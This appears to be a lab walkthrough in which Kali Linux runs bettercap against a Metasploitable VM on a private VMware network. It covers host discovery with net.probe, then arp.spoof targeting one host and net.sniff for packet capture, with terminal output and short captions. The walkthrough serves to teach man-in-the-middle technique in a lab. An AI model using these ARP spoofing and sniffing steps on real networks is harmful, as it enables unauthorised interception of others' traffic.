
```
msfadmin@metasploitable:~$ ping acmegrade.com  
PING acmegrade.com (54.199.34.18) 56(84) bytes of data.
```

The ping acmegrade.com command, which resolved to the IP address 54.199.34.18 and sent ICMP echo requests to that address.



Wireshark is capturing network traffic on eth0, showing various protocols including ICMP echo requests/replies, NTP, ARP requests/replies, DHCP requests/replies, and DNS queries/responses between different IP and MAC addresses.

Performing bettercap

A terminal window with a dark theme. The title bar shows 'kali@kali: ~'. There are two tabs, both labeled 'kali@kali: ~'. The terminal content shows the command '\$ bettercap --help' and its output, which lists various command-line options for the bettercap tool. The options include -autostart, -caplet, -caplets-path, -cpu-profile, -debug, -env-file, -eval, -gateway-override, -iface, -mem-profile, -no-colors, and -no-history, each followed by a brief description of its function.

```
(kali@kali)-[~]  
$ bettercap --help  
Usage of bettercap:  
-autostart string  
    Comma separated list of modules to auto start. (default "events.stream")  
-caplet string  
    Read commands from this file and execute them in the interactive session.  
-caplets-path string  
    Specify an alternative base path for caplets.  
-cpu-profile file  
    Write cpu profile file.  
-debug  
    Print debug messages.  
-env-file string  
    Load environment variables from this file if found, set to empty to disable environment persistence.  
-eval string  
    Run one or more commands separated by ; in the interactive session, used to set variables via command line.  
-gateway-override string  
    Use the provided IP address instead of the default gateway. If not specified or invalid, the default gateway will be used.  
-iface string  
    Network interface to bind to, if empty the default interface will be auto selected.  
-mem-profile file  
    Write memory profile to file.  
-no-colors  
    Disable output color effects.  
-no-history
```

```
(kali㉿kali)-[~]  
$ sudo bettercap -iface eth0  
[sudo] password for kali:  
bettercap v2.32.0 (built for linux amd64 with go1.22.3) [type 'help' for a list of commands]  
  
192.168.80.0/24 > 192.168.80.129 » [05:02:09] [sys.log] [inf] gateway monitor started ...  
192.168.80.0/24 > 192.168.80.129 » help  
  
    help MODULE : List available commands or show module specific help if no module name is provided.  
    active       : Show information about active modules.  
    quit         : Close the session and exit.  
    sleep SECONDS : Sleep for the given amount of seconds.  
    get NAME     : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.  
    set NAME VALUE : Set the VALUE of variable NAME.  
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.  
    clear        : Clear the screen.  
    include CAPLET : Load and run this caplet in the current session.  
    ! COMMAND    : Execute a shell command and print its output.  
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.  
  
Modules  
  
any.proxy > not running  
api.rest  > not running  
arp.spoof > not running  
c2        > not running
```

bettercap with the -iface eth0 option, specifying the eth0 network interface, and then entered the help command within the bettercap interactive session to view available commands.


```
kali@kali: ~  
192.168.80.0/24 > 192.168.80.129 » help events.stream  
events.stream (running): Print events as a continuous stream.  
  
    events.stream on : Start events stream.  
    events.stream off : Stop events stream.  
    events.show LIMIT? : Show events stream.  
    events.on TAG COMMANDS : Run COMMANDS when an event with the specified TAG is triggered.  
    events.triggers : Show the list of event triggers created by the events.on command.  
    events.trigger.delete TRIGGER_ID : Remove an event trigger given its TRIGGER_ID (use events.triggers to see the list of triggers).  
    events.triggers.clear : Remove all event triggers (use events.triggers to see the list of triggers).  
    events.waitfor TAG TIMEOUT? : Wait for an event with the given tag either forever or for a timeout in seconds.  
    events.ignore FILTER : Events with an identifier matching this filter will not be shown (use multiple times to add more filters).  
    events.include FILTER : Used to remove filters passed with the events.ignore command.  
    events.filters : Print the list of filters used to ignore events.  
    events.filters.clear : Clear the list of filters passed with the events.ignore command.  
    events.clear : Clear events stream.  
  
Parameters  
  
    events.stream.http.format.hex : If true dumped HTTP bodies will be in hexadecimal format. (default=true)  
    events.stream.http.request.dump : If true all HTTP requests will be dumped. (default=false)  
    events.stream.http.response.dump : If true all HTTP responses will be dumped. (default=false)  
    events.stream.output : If not empty, events will be written to this file instead of the standard output. (default=)  
    events.stream.output.rotate : If true will enable log rotation. (default=true)  
    events.stream.output.rotate.compress : If true will enable log rotation compression. (default=true)
```

help events.stream - get information about the events.stream module, which is used to print events as a continuous stream.

```
192.168.80.0/24 > 192.168.80.129 » help net.probe
```

```
net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.
```

```
net.probe on : Start network hosts probing in background.
```

```
net.probe off : Stop network hosts probing in background.
```

Parameters

```
net.probe.mdns : Enable mDNS discovery probes. (default=true)
```

```
net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
```

```
net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
```

```
net.probe.upnp : Enable UPNP discovery probes. (default=true)
```

```
net.probe.wsd : Enable WSD discovery probes. (default=true)
```

help net.probe - view the documentation and available options for the net.probe module, which is used to actively discover new hosts on the network.


```

192.168.80.0/24 > 192.168.80.129 » net.probe on
192.168.80.0/24 > 192.168.80.129 » [05:06:30] [sys.log] [inf] net.probe probing 256 addresses on 192.168.80.0/24
192.168.80.0/24 > 192.168.80.129 » [05:06:30] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.80.0/24 > 192.168.80.129 » [05:06:31] [endpoint.new] endpoint 192.168.80.128 detected as 00:0c:29:e2:98:ba (VMware, Inc.).
192.168.80.0/24 > 192.168.80.129 » [05:06:31] [endpoint.new] endpoint 192.168.80.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.80.0/24 > 192.168.80.129 » [05:06:35] [endpoint.new] endpoint 192.168.80.254 detected as 00:50:56:e6:fd:03 (VMware, Inc.).
192.168.80.0/24 > 192.168.80.129 » [05:08:27] [endpoint.lost] endpoint 192.168.80.128 (METASPLOITABLE) 00:0c:29:e2:98:ba (VMware, Inc.) l
ost.
192.168.80.0/24 > 192.168.80.129 » [05:08:43] [endpoint.new] endpoint 192.168.80.128 detected as 00:0c:29:e2:98:ba (VMware, Inc.).
192.168.80.0/24 > 192.168.80.129 » [05:09:32] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.80.2
192.168.80.0/24 > 192.168.80.129 » [05:09:37] [sys.log] [err] error getting ipv4 gateway: Could not find mac for
192.168.80.0/24 > 192.168.80.129 » [05:09:42] [sys.log] [err] error getting ipv4 gateway: Could not find mac for
192.168.80.0/24 > 192.168.80.129 » [05:09:45] [endpoint.lost] endpoint 192.168.80.128 (METASPLOITABLE) 00:0c:29:e2:98:ba (VMware, Inc.) l
ost.
192.168.80.0/24 > 192.168.80.129 » [05:09:47] [endpoint.lost] endpoint 192.168.80.254 00:50:56:e6:fd:03 (VMware, Inc.) lost.
192.168.80.0/24 > 192.168.80.129 » [05:09:47] [sys.log] [err] error getting ipv4 gateway: Could not find mac for 192.168.80.2
192.168.80.0/24 > 192.168.80.129 » [05:09:50] [endpoint.new] endpoint 192.168.80.128 (METASPLOITABLE) detected as 00:0c:29:e2:98:ba (VMwa
re, Inc.).
192.168.80.0/24 > 192.168.80.129 » [05:09:52] [endpoint.new] endpoint 192.168.80.254 detected as 00:50:56:e6:fd:03 (VMware, Inc.).
192.168.80.0/24 > 192.168.80.129 » [05:09:52] [gateway.change] IPv4 gateway changed: '' () -> '192.168.80.2' (00:50:56:ff:bf:13)
192.168.80.0/24 > 192.168.80.129 »

```

net.probe module in bettercap using net.probe on, it's now actively probing the 192.168.80.0/24 network for new hosts, detecting several endpoints and encountering errors while trying to get the MAC address for 192.168.80.2.

192.168.80.0/24 > 192.168.80.129 » net.show

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.80.129	00:0c:29:47:d0:10	eth0	VMware, Inc.	0 B	0 B	05:02:09
192.168.80.2	00:50:56:ff:bf:13	gateway	VMware, Inc.	16 kB	13 kB	05:02:09
192.168.80.1	00:50:56:c0:00:08	APURVA	VMware, Inc.	16 kB	5.3 kB	05:10:44
192.168.80.128	00:0c:29:e2:98:ba	METASPLOITABLE	VMware, Inc.	47 kB	15 kB	05:10:31
192.168.80.254	00:50:56:e6:fd:03		VMware, Inc.	2.4 kB	2.8 kB	05:10:10

↑ 404 kB / ↓ 1.1 MB / 22797 pkts

The net.show command displayed a table of discovered network endpoints, including their IP addresses, MAC addresses, hostnames (if resolved), vendors, sent/received data, and the last time they were seen.


```
192.168.80.0/24 > 192.168.80.129 » [05:11:25] [sys.log] [inf] gateway monitor started ...
192.168.80.0/24 > 192.168.80.129 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

    arp.spoof on : Start ARP spoofer.
    arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

Parameters

    arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
    arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
    arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
    arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
    arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

help arp.spoof - view information and available options for the arp.spoof module, which is used to perform ARP spoofing attacks on the network.


```
192.168.80.0/24 > 192.168.80.129 » set arp.spoof.targets 192.168.80.128
192.168.80.0/24 > 192.168.80.129 » arp.spoof on
192.168.80.0/24 > 192.168.80.129 » [05:15:01] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.80.0/24 > 192.168.80.129 » [05:15:01] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.80.0/24 > 192.168.80.129 » [05:15:01] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.80.0/24 > 192.168.80.129 » [05:15:01] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:02] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:03] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:04] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:05] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:06] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:07] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:08] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:09] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:10] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:11] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:12] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:13] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:14] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:15] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:16] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:17] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:15:18] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 »
```

the target for ARP spoofing to 192.168.80.128 using set arp.spoof.targets 192.168.80.128 and then started the ARP spoofer with arp.spoof on, which initiated network reconnaissance but then reported it couldn't find spoof targets.


```
192.168.80.0/24 > 192.168.80.129 » help net.sniff
```

```
net.sniff (not running): Sniff packets from the network.
```

```
net.sniff stats : Print sniffer session configuration and statistics.
```

```
net.sniff on : Start network sniffer in background.
```

```
net.sniff off : Stop network sniffer in background.
```

```
net.fuzz on : Enable fuzzing for every sniffed packet containing the specified layers.
```

```
net.fuzz off : Disable fuzzing
```

Parameters

```
net.fuzz.layers : Types of layer to fuzz. (default=Payload)
```

```
net.fuzz.rate : Rate in the [0.0,1.0] interval of packets to fuzz. (default=1.0)
```

```
net.fuzz.ratio : Rate in the [0.0,1.0] interval of bytes to fuzz for each packet. (default=0.4)
```

```
net.fuzz.silent : If true it will not report fuzzed packets. (default=false)
```

```
net.sniff.filter : BPF filter for the sniffer. (default=not arp)
```

```
net.sniff.local : If true it will consider packets from/to this computer, otherwise it will skip them. (default=false)
```

```
net.sniff.output : If set, the sniffer will write captured packets to this file. (default=)
```

```
net.sniff.regexp : If set, only packets matching this regular expression will be considered. (default=)
```

```
net.sniff.source : If set, the sniffer will read from this pcap file instead of the current interface. (default=)
```

```
net.sniff.verbose : If true, every captured and parsed packet will be sent to the events.stream for displaying, otherwise only the ones  
parsed at the application layer (sni, http, etc). (default=false)
```

help net.sniff command- view information and available options for the network sniffer module, which is used to capture packets from the network.


```

192.168.80.0/24 > 192.168.80.129 » set net.sniff.verbose true
192.168.80.0/24 > 192.168.80.129 » [05:17:02] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:03] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:04] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:05] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:06] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:07] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » net[05:17:08] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » net.sni[05:17:09] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » net.sniff o[05:17:10] [sys.log] [war] arp.spoof could not find spoof targets

```

Enabled verbose output for the network sniffer using set net.sniff.verbose true.

```

192.168.80.0/24 > 192.168.80.129 » net.sniff on
192.168.80.0/24 > 192.168.80.129 » [05:17:11] [endpoint.lost] endpoint 192.168.80.254 00:50:56:e6:fd:03 (VMware, Inc.) lost.
192.168.80.0/24 > 192.168.80.129 » [05:17:11] [endpoint.lost] endpoint 192.168.80.1 00:50:56:c0:00:08 (VMware, Inc.) lost.
192.168.80.0/24 > 192.168.80.129 » [05:17:11] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:12] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:13] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:14] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:15] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:16] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:17] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:18] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:19] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:20] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:21] [sys.log] [war] arp.spoof could not find spoof targets
192.168.80.0/24 > 192.168.80.129 » [05:17:22] [sys.log] [war] arp.spoof could not find spoof targets

```

Network sniffer with net.sniff on in bettercap - reports the loss of two endpoints (192.168.80.254 and 192.168.80.1)


```

